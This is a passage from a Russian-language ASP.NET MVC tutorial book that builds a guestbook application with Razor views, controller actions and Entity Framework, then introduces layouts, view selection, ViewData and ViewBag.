


В сообщении об ошибке отображаются пути, по которым фреймворк пытался найти представление для действия Add. Заметьте, что фреймворк выполняет поиск представлений в нескольких подкаталогах с различными расширениями файлов (файлы с расширением .aspx/.ascx используются в старом движке представления Web Form, с помощью которого изначально создавались представления в ASP.NET MVC 1 and 2).

Обычно фреймворк выполняет поиск представлений в подкаталоге, соответствующем контроллеру, и если он не находит представление в данном подкаталоге, то возобновляет поиск в папке Views/Shared, в которой вы можете размещать представления, используемые несколькими контроллерами.


Для того чтобы это сообщение больше не появлялось на экране, мы можем добавить представление, щелкнув правой кнопкой мыши по методу Create класса GuestbookController и выбрав пункт меню Add View, как это показано на рисунке 2-15.

Рисунок 2-15: В ASP.NET MVC добавлено несколько новых записей контекстного меню, включая возможность создавать новое представление и переходить к существующему



После выбора этого пункта меню на экране появится диалоговое окно Add View, как показано на рисунке 2-16. Оставим все установленные по умолчанию параметры неизмененными и нажмем кнопку Add.

Рисунок 2-16: Диалоговое окно Add View позволяет легко создавать новые представления, а также задавать некоторые универсальные настройки. Некоторые другие настройки мы рассмотрим в следующих главах



После добавления файла Create.cshtml мы можем добавить разметку, которая позволит пользователям размещать записи в гостевой книге, как это показано ниже.

Листинг 2-5: Содержимое метода Create представления

```
@{  
    ViewBag.Title = "Add new entry";  
}  
<h2>Add new entry</h2>  
<form method="post" action="">  
    <fieldset>  
        Please enter your name:  
        <br />  
        <input type="text" name="Name" maxlength="200" />  
        <br />  
        <br />  
        Please enter your message:  
        <br />  
        <textarea name="Message" rows="10" cols="40">  
        </textarea>  
        <br />  
        <br />  
        <input type="submit" value="Submit Entry" />  
    </fieldset>  
</form>
```

Строка 5: Отправка формы в действие Create

Строка 9: Текстовое поле для ввода имени


Строки 14-15: Текстовое поле для ввода сообщения

Строка 18: Кнопка Submit

В представлении содержится простая HTML-форма, позволяющая пользователю вводить имя и сообщение, а также отправлять эти данные обратно в действие Create. Заметьте, что элементы формы имеют названия Name и Message, совпадающие со свойствами, которые мы определили для объекта класса GuestbookEntry. Это необходимо для упрощения процесса автоматической привязки данных, который мы рассмотрим совсем скоро.

Доступ к новому действию Create можно получить, введя в строке веб-браузера URL-адрес `http://localhost:<port>/Guestbook/Create`. Выходной результат данного действия показан на рисунке 2-17.

Рисунок 2-17: Метод действия Create теперь визуализирует представление, которое отображает на экране форму добавления новых записей в гостевую книгу



Теперь нам необходимо создать действие контроллера, которое будет управлять публикацией формы и вставкой данных в базу данных. Для этого мы будем использовать классы GuestbookContext и

`GuestbookEntry`, которые мы определили ранее. Начнем с переопределения действия `Create` в классе `GuestbookController`.

Листинг 2-6: Обработка данных формы посредством метода действия контроллера.

```
public class GuestbookController : Controller
{
    private GuestbookContext _db = new GuestbookContext();
    public ActionResult Create()
    {
        return View();
    }
    [HttpPost]
    public ActionResult Create(GuestbookEntry entry)
    {
        entry.DateAdded = DateTime.Now;
        _db.Entries.Add(entry);
        _db.SaveChanges();
        return Content("New entry successfully added.");
    }
}
```

Строка 8: Ограничивает доступ только через HTTP метод POST

Строка 9: Принимает класс `GuestbookEntry` в качестве параметра

Строки 12-13: Сохраняет запись гостевой книги

Наше второе переопределение действия `Create` выделено атрибутом `HttpPost`, который гарантирует, что данная версия метода действия будет вызываться только в ответ на отправку формы (этот атрибут называют *селектором метода действия*, который мы подробнее рассмотрим в главе 16). В данном переопределении действие `Create` также принимает в качестве параметра объект класса `GuestbookEntry`, чьи свойства будут автоматически заполнены данными формы, так как названия полей формы в листинге 2-5 совпадают с названиями свойств. Такой механизм называется *связывание данных модели* (*Model binding*), и рассматривать мы его будем в главе 10.

Внутри действия `Create` мы можем в дальнейшем манипулировать экземпляром класса `GuestbookEntry` (в данном примере это осуществляется посредством установки в качестве значения свойства `DateAdded` текущих даты и времени) перед тем, как сохранить его. Мы сохраняем объект, для начала добавляя его в свойство `EntriesDbSet` класса `GuestbookContext` (таким образом, Entity Framework понимает, что ему необходимо отследить новую запись). Затем при помощи вызова метода `SaveChanges` новая запись заносится в базу данных.

Сама по себе возможность отправки сообщений не является полезной. Давайте рассмотрим то, как можно составлять список сообщений, которые уже были сохранены.

2.3.4. Отображение записей гостевой книги

Для отображения записей гостевой книги мы добавим в наш контроллер `GuestbookController` действие `Index`, которое будет использовать класс `GuestbookContext` для извлечения 20 самых последних записей и передачи их в представление. Ниже приведен код обновленного контроллера `GuestbookController`.

Листинг 2-7: Добавления действия Index

```
public class GuestbookController : Controller
{
    private GuestbookContext _db = new GuestbookContext();
    public ActionResult Index()
    {
        var mostRecentEntries =
            (from entry in _db.Entries
             orderby entry.DateAdded descending
             select entry).Take(20);
        ViewBag.Entries = mostRecentEntries.ToList();
        return View();
    }
    public ActionResult Create()
    {
        return View();
    }
    [HttpPost]
    public ActionResult Create(GuestbookEntry entry)
    {
        entry.DateAdded = DateTime.Now;
        _db.Entries.Add(entry);
        _db.SaveChanges();
        return RedirectToAction("Index");
    }
}
```

Строки **6-9**: Получает самые последние записи

Строка **10**: Передает записи в представление

Строка **23**: Перенаправляет обратно к действию Index

В новом действии Index сначала определяется запрос получения 20 последних записей посредством первоначального упорядочивания их по дате, в которую они были добавлены, а затем получения только первых 20 записей из этого списка. Далее данный запрос исполняется, а результаты помещаются во ViewBag для того, чтобы к ним можно было получить доступ из представления. К тому же мы изменили действие Create таким образом, чтобы при создании новой записи мы перенаправлялись бы обратно в действие Index. Это выполняется посредством использования метода RedirectToAction, который указывает на то, что фреймворк должен выполнить перенаправление HTTP 302 для того, чтобы направить веб-браузер в другое местоположение.

Язык интегрированных запросов (Language Integrated Query или LINQ)

Запрос в действии Index, приведенный в листинге 2-7, определяется при помощи синтаксиса языка интегрированных запросов (LINQ), который впервые был введен как часть C# 3 в .NET 3.5. LINQ позволяет определять строго типизированные запросы, которые могут выполняться с различными источниками данных.

В данном примере LINQ провайдер для Entity Framework будет конвертировать запрос в подходящие SQL-операторы, необходимые для извлечения данных из базы данных SQL Server Compact.


Нам также необходимо будет создать соответствующее представление для этого действия. И снова такое представление можно создать, дважды щелкнув правой кнопкой мыши на действии Index и выбрав в контекстном меню пункт Add View для создания файла Index.cshtml в соответствующем местоположении. Код для данного представления представлен ниже:

Листинг 2-8: Отображение записей гостевой книги

```
@{  
    ViewBag.Title = "List";  
}  
<h2>My Guestbook Entries</h2>  
<p>  
    <a href="/Guestbook/Create">Add a new entry</a>  
</p>  
@foreach (var entry in ViewBag.Entries)  
{  
    <section class="contact">  
        <header>  
            <h3>@entry.Message</h3>  
        </header>  
        <p>  
            Posted by @entry.Name on @entry.DateAdded.ToString()  
        </p>  
    </section>  
}
```

Помимо того, что в этом представлении содержится ссылка на добавление новой записи, данное представление также заносит работу с каждой добавленной в объект ViewBag записью в цикл и считывает сообщения, имя автора и дату сообщения, в которую оно было добавлено. Вы можете просмотреть результат, перейдя к новому действию в подкаталоге /Guestbook/Index. Выходной результат показан на рисунке 2-18.

Рисунок 2-18: Веб-страница отображает самые последние записи гостевой книги




На данный момент мы закончили реализацию основной функциональности, необходимой для приложения "Guestbook" – мы можем и отправлять, и просматривать записи гостевой книги. Но нам

еще много чего предстоит сделать. Для начала давайте удалим сообщение "My MVC Application" из строки заголовка.

2.3.5. Настройка внешнего вида и поведения представления с помощью макетов

Представления, которые мы видели до этого, включают в себя содержимое, являющееся специфичным для каждой конкретной страницы. Внешний вид страницы (к примеру, меню и заголовок) определяется в макете. Макет может применяться для того, чтобы иметь возможность использовать универсальные элементы пользовательского интерфейса, которые являются общими для всех страниц (если вы пользуетесь предыдущими версиями ASP.NET MVC или ASP.NET Web Forms, то макет является аналогом Master Page (Мастера страницы)). Давайте рассмотрим то, как мы можем изменить макет, чтобы в приложении отображался другой заголовок и дополнительные пункты меню для просмотра записей гостевой книги, как это показано на рисунке 2-19.

Рисунок 2-19: Обновленный макет содержит новый заголовок и новый пункт меню



Для редактирования макета страницы приложения откройте файл `_Layout.cshtml`, расположенный в подкаталоге `Views\Shared`. Содержимое данного файла приведено в листинге ниже.

Листинг 2-9: Макет, используемый по умолчанию

```
<!DOCTYPE html>
<html lang="en">
<head>
    ...
</head>
<body>
    <header>
        <div class="content-wrapper">
            <div class="float-left">
                <p class="site-title">
                    @Html.ActionLink("your logo here.",
                        "Index", "Home")
                </p>
```

```

</div>
<div class="float-right">
    <section id="login">
        Hello,
@Html.Partial("_LogOnPartial")
    </section>
    <nav>
        <ul id="menu">
            <li>@Html.ActionLink("Home", "Index", "Home")</li>
            <li>@Html.ActionLink("About", "About", "Home")</li>
            <li>@Html.ActionLink("View Entries", "Index",
                "Guestbook")</li>
        </ul>
    </nav>
</div>
</div>
</header>
<div id="body">
    @RenderSection("featured", required: false)
    <section class="content-wrapper main-content clear-fix">
        @RenderBody()
    </section>
</div>
<footer>
    ...
</footer>
</body>
</html>

```

Строка 4: Задает импортирование CSS и скриптов

Строка 12: Устанавливает заголовок страницы

Строка 17: Выводит частичное представление

Строки 20-25: Определяет пункты меню

Строки 31-33: Выводит содержимое страницы

В верхней части макета показан импорт CSS и скриптов. В файле Site.css содержатся стили, используемые в приложении, а в элемент скрипт включена библиотека jQuery, которую мы можем использовать для добавления на страницу богатой по функциональности интерактивности на стороне клиента (подробнее технологию jQuery мы рассмотрим в главе 7).

Для изменения заголовка приложения нам необходимо просто заменить содержимое тега `<h1>` на выбранную нами строку (в данном примере давайте будем использовать строку "My Guest Book").

В этом файле есть еще несколько интересных вещей. Ссылка Log On, которую вы видите в приложении, использующем макет, заданный по умолчанию, выводится посредством *частичного представления*. Мы рассмотрим частичные представления в главе 3, но по своей сути они дают возможность повторного использования блоков HTML-разметки в сложных страницах.

Меню приложения также включено в файл Site.css. Оно выводится в виде неупорядоченного списка, в котором элементы списка содержат ссылки на различные действия. Вместо того чтобы использовать жестко закодированные ссылки, мы можем воспользоваться вспомогательным HTML-методом ActionLink для вывода гиперссылки на конкретное действие контроллера. Мы рассмотрим эти вспомогательные методы в следующей главе, но использовать их мы можем начать прямо сейчас. Для добавления нового пункта меню, используемого для списка записей гостевой книги, мы просто вставим следующий кусок кода:

```
<li>@Html.ActionLink("View Entries", "Index", "Guestbook")</li>
```

С помощью этого кода будет сгенерирована новая ссылка на страницу записей. Первым аргументом метода ActionLink является текст, который будет отображаться в гиперссылке, второй аргумент – название метода, с которым мы хотим связать эту гиперссылку, а третий – название контроллера, в котором расположено данное действие.

Последней интересной вещью в этом файле является вызов метода RenderBody. Данный метод вставляет содержимое текущего представления так, чтобы макет включал разметку, сгенерированную действиями конкретного представления и которую мы создали ранее.

После того, как мы задали заголовок страницы и необходимый пункт меню, мы можем переходить к следующей теме.

2.4. Резюме

В этой главе мы сделали первые шаги по платформе ASP.NET MVC. Мы рассмотрели то, как создать новый проект, и приступили к изучению различных составляющих используемого по умолчанию шаблона проекта. Мы изучили то, как термин "контроллер", приведенный в первой главе, соотносится с классами контроллеров и методами действий, а также увидели, как Razor-шаблоны исполняются в качестве представлений. Мы также увидели, как роуты отвечают за преобразование входящих URL-адресов в конкретные действия контроллера, которые позволяют создавать настроенную структуру URL-адресов конкретного приложения (данную структуру мы рассмотрим подробнее в главе 9).

После этого мы приступили к построению логики приложения "Guestbook" – предоставили пользователям возможность размещать записи в гостевой книге, а затем сохранять их в базе данных при помощи интерфейса класса DbContext в Entity Framework и SQL Server Compact. К тому же мы увидели, как в проект можно добавить дополнительные пакеты посредством менеджера пакетов NuGet.

Наконец, мы рассмотрели то, как обеспечить одинаковый внешний вид и поведение сложных представлений посредством использования макетов. Данная тема плавно приводит нас к следующей главе, в которой мы начнем изучать дополнительные возможности, доступные при работе с представлениями, созданными с помощью движка Razor, в приложении "Guestbook".

3. Основы представлений

Данная глава охватывает следующие темы:

- Передача данных в представление
- Использование строго типизированных представлений
- Понимание сущности вспомогательных объектов
- Разработка с помощью шаблонов

Представления являются фундаментальной частью ASP.NET MVC приложения, с помощью них легко выполняется разделение процесса демонстрации приложения от его логики. В предыдущей главе мы кратко рассмотрели несколько простых представлений, созданных с помощью шаблонного движка Razor для приложения "Guestbook", и закончили главу рассмотрением того, как можно использовать макеты для придания одинакового внешнего вида и поведения всем страницам приложения.

В данной главе мы более подробно изучим представления – рассмотрим, как ASP.NET MVC отображает представления, и исследуем различные варианты передачи данных в представления. В конце главы мы рассмотрим возможности шаблонизации, которая впервые была введена в ASP.NET MVC 2. Для того чтобы продемонстрировать перечисленные возможности, мы начнем с рассмотрения того, как добавить в наше приложение "Guestbook" редактируемую страницу.

3.1. Знакомство с представлениями

Может показаться, что представления в приложении играют совсем простую роль. Их целью является прием переданной в них модели и использование данной модели для отображения содержимого приложения. В связи с тем, что контроллер и соответствующие службы уже исполнили всю бизнес-логику приложения и упаковали результаты в объект модели, представлению остается всего лишь узнать, как принять эту модель и преобразовать ее в HTML.

Несмотря на то, что данная концепция разделения далеко отходит от тех обязанностей, которыми могут быть обременены традиционные ASP.NET приложения, вы все равно должны создавать представления с должной осторожностью и осознанностью, чтобы быть уверенными в том, что процесс поддержания их в рабочем состоянии не станет слишком сложным и трудным.

Перед рассмотрением различных способов передачи данных в представления давайте исследуем то, как MVC Framework решает, каким образом должно отображаться представление.

3.1.1. Выбор представления для отображения

Из главы 2 вы узнали, что представление отображается при помощи метода View внутри действия контроллера. Действие Create класса GuestbookController демонстрирует данную возможность:

```
public ActionResult Create()
{
    return View();
}
```

В данном примере отображается файл Views/Guestbook/Create.cshtml. Но как MVC Framework понимает, что необходимо отобразить именно это конкретное представление, а не одно из других представлений приложения (например, Index.cshtml)?

Вызов метода View возвращает объект класса ViewResult, который знает, как отображать конкретное представление. Если этот метод вызывается без аргументов, то фреймворк подразумевает, что название представления, которое необходимо отобразить, совпадает с названием метода (Create). Далее в конвейере MVC класс ControllerActionInvoker выполняет метод ViewResult и указывает этому методу на то, что необходимо продемонстрировать представление. На данном этапе фреймворк обращается к классу ViewEngineCollection для определения местоположения этого представления (как вы уже видели в главе 2, по умолчанию движок представления выполняет поиск представлений в папках Views/<Имя контроллера> и Views/Shared).

Движки представления

Различные движки представлений отвечают за отображение представлений различных форматов. По умолчанию ASP.NET MVC поставляется с двумя движками представлений – движком представления Razor и движком Web Form. Движок представления Razor отвечает за отображение представлений в формате Razor (файлы с расширением либо .cshtml, либо .vbhtml), тогда как движок представления Web Form используется для поддержки более ранних представлений в формате Web Form (.aspx и .ascx файлы). В предыдущие версии платформы ASP.NET MVC по умолчанию входили только представления в формате Web Form.

Почему в ASP.NET MVC 3 появился новый движок представления? Начиная с релиза ASP.NET 1.0, технология Web Forms позволяла коду и разметке сосуществовать в ASPX веб-страницах рядом друг с другом. Тем не менее, общепринятая технология разработки тех времен отбивала охоту размещать в ASPX веб-страницах логику управления в виде необработанного кода на языке C#. Вместо этого разработчик стремился размещать всю логику приложения в выделенном коде. Во всех последующих релизах ASP.NET развитие ASPX-файлов, включая улучшение синтаксиса привязки данных и некоторые другие моменты, все более располагало к использованию в разработке элементов управления.

В различных MVC фреймворках для разработки представлений требуется использование кода, написанного прямо бок о бок с разметкой. Поскольку движок представления ASPX не включал в себя такую функцию, команда ASP.NET разработчиков решила создать совершенно новый движок представления, в котором применялся бы подход, сфокусированный на коде шаблона. Результатом их работы стал движок с более развитой структурой синтаксиса, который способен очень легко вычислять, где заканчивается код и начинается разметка, не заставляя при этом разработчика приводить комментарии к коду.

В ASP.NET MVC существует возможность подключения дополнительных движков представления, поэтому для отображения представлений вы можете использовать сторонние форматы. В главе 10 мы рассмотрим использование движка представления с открытым кодом Spark для отображения представлений.

3.1.2. Переопределение имени представления

При желании вы можете переопределить условие, согласно которому в качестве имени представления используется название действия. Например, если бы ваше представление получило название New.cshtml вместо Create.cshtml, то вы могли бы вызвать второй перегруженный метод View, который принимает в качестве параметра определенное имя представления:

```
return View("New");
```

Или же вы можете установить относительный путь к представлению, если оно отсутствует в подкаталоге, название которого совпадает с названием контроллера:

```
return View("~/Views/SomeOtherDirectory/New.cshtml");
```

Само по себе отображение представлений не очень-то и полезно – обычно нам необходимо передавать в представление некоторые данные. В следующем разделе мы рассмотрим некоторые способы достижения этой цели.

3.2. Передача данных в представления

На примере приложения "Guestbook" мы уже рассмотрели один из способов передачи в представление коллекции объектов `GuestbookEntry` (листинг 2-7). В этом разделе мы изучим еще три способа передачи данных в представление с помощью использования `ViewDataDictionary` и `ViewBag`, а также строго типизированных представлений.

3.2.1. Изучение `ViewDataDictionary`

Основным средством, используемым для передачи информации о модели в представление, является `ViewDataDictionary`. Наряду с другими MVC фреймворками ASP.NET MVC использует словари для того, чтобы предоставить действию контроллера возможность передавать в представление любое количество информации и объектов моделей. С помощью объекта-словаря мы можем передать в представление столько объектов, сколько необходимо для того, чтобы отобразить его соответствующим образом.

Например, давайте рассмотрим то, как мы можем расширить страницу приложения "Guestbook" таким образом, чтобы любой пользователь мог просматривать гостевую книгу, но только зарегистрированные пользователи могли редактировать записи этой гостевой книги. Для отображения подробной информации о записи гостевой книги на экране мы можем передать объект типа `GuestbookEntry` прямо в представление, как это показано далее.

```
public class GuestbookEntry
{
    public int Id { get; set; }
    public string Name { get; set; }
    public string Message { get; set; }
    public DateTime DateAdded { get; set; }
}
```

Несмотря на то, что класс `GuestbookEntry` содержит всю необходимую информацию для отображения `GuestbookEntry`, он не содержит информации о зарегистрированных на данный момент пользователях и не определяет, должна ли в представлении отображаться гиперссылка `Edit` (редактировать). Для принятия такого решения нам необходимо предоставить представлению больше информации, нежели просто передавать в него объект типа `GuestbookEntry`. Для предоставления такого рода информации мы можем использовать `ViewDataDictionary`, как это показано ниже.

Листинг 3-1: Действие Show

```
public ViewResult Show(int id)
{
    var entry = _db.Entries.Find(id);
```

```

        bool hasPermission = User.Identity.Name == entry.Name;
        ViewData["hasPermission"] = hasPermission;
        return View(entry);
    }

```

В базовом классе Controller мы имеем доступ к объекту ViewDataDictionary, который передается в представление при помощи свойства ViewData. Мы проверяем имя текущего пользователя, сравниваем его с записью гостевой книги, заданной в свойстве Name, и помещаем результат сравнения во ViewData с ключом hasPermission. Далее мы используем вспомогательный метод View для создания объекта ViewResult и устанавливаем в качестве значения свойства Model ViewData наш объект GuestbookEntry (то, как это делается, мы рассмотрим далее).

Мы вытащим информацию с ключом hasPermission из ViewData, и будем использовать ее для того, чтобы спрятать нашу ссылку Edit.

Листинг 3-2: Использование информации ViewData для скрытия ссылки

```

<p>
    @{
        bool hasPermission = (bool) ViewData["hasPermission"];
    }
    @if (hasPermission)
    {
        @Html.ActionLink("Edit", "Edit", new { id = Model.Id })
    }
    @Html.ActionLink("Back to Entries", "Index")
</p>

```


Строка 3: Доступ к ViewData

Строка 7: Отображает ссылку в зависимости от соответствия условию

Строка 9: Обратная гиперссылка на страницу "Index"

На представлении мы извлекаем информацию hasPermission из ViewData. Отображаем или не отображаем Edit в зависимости от значения переменной hasPermission. Наконец, мы выводим на экран гиперссылку для перенаправления пользователя обратно на страницу со списком записей гостевой книги. Страница, которая отображает запись гостевой книги, показана на рисунке 3-1.

Рисунок 3-1: Страница с подробной информацией о записи гостевой книги



Несмотря на то, что ViewDataDictionary довольно гибкий (внутри вы можете хранить любые данные), с точки зрения синтаксиса с ним не очень приятно работать – вам приходится выполнять приведение типов всякий раз, когда вам необходимо извлечь что-то из словаря. В ASP.NET MVC существует возможность использования альтернативного подхода для хранения динамических данных в ViewData – использование ViewBag.

3.2.2. ViewBag

Так же как и ViewDataDictionary, ViewBag позволяет передавать данные из контроллера в представление, но ViewBag использует возможности динамического языка программирования C# 4. Вместо хранения элементов в словаре посредством использования строкового ключа, вы можете просто задать для вашего контроллера значение динамического свойства ViewBag:

```
ViewBag.HasPermission = hasPermission;
```

Данное свойство ViewBag также доступно и в представлении, поэтому вместо необходимости извлечения элемента из ViewData и приведения его к булевскому типу, мы можем упростить наше представление, обратившись напрямую к ViewBag:

```
<p>
@if (ViewBag.HasPermission)
{
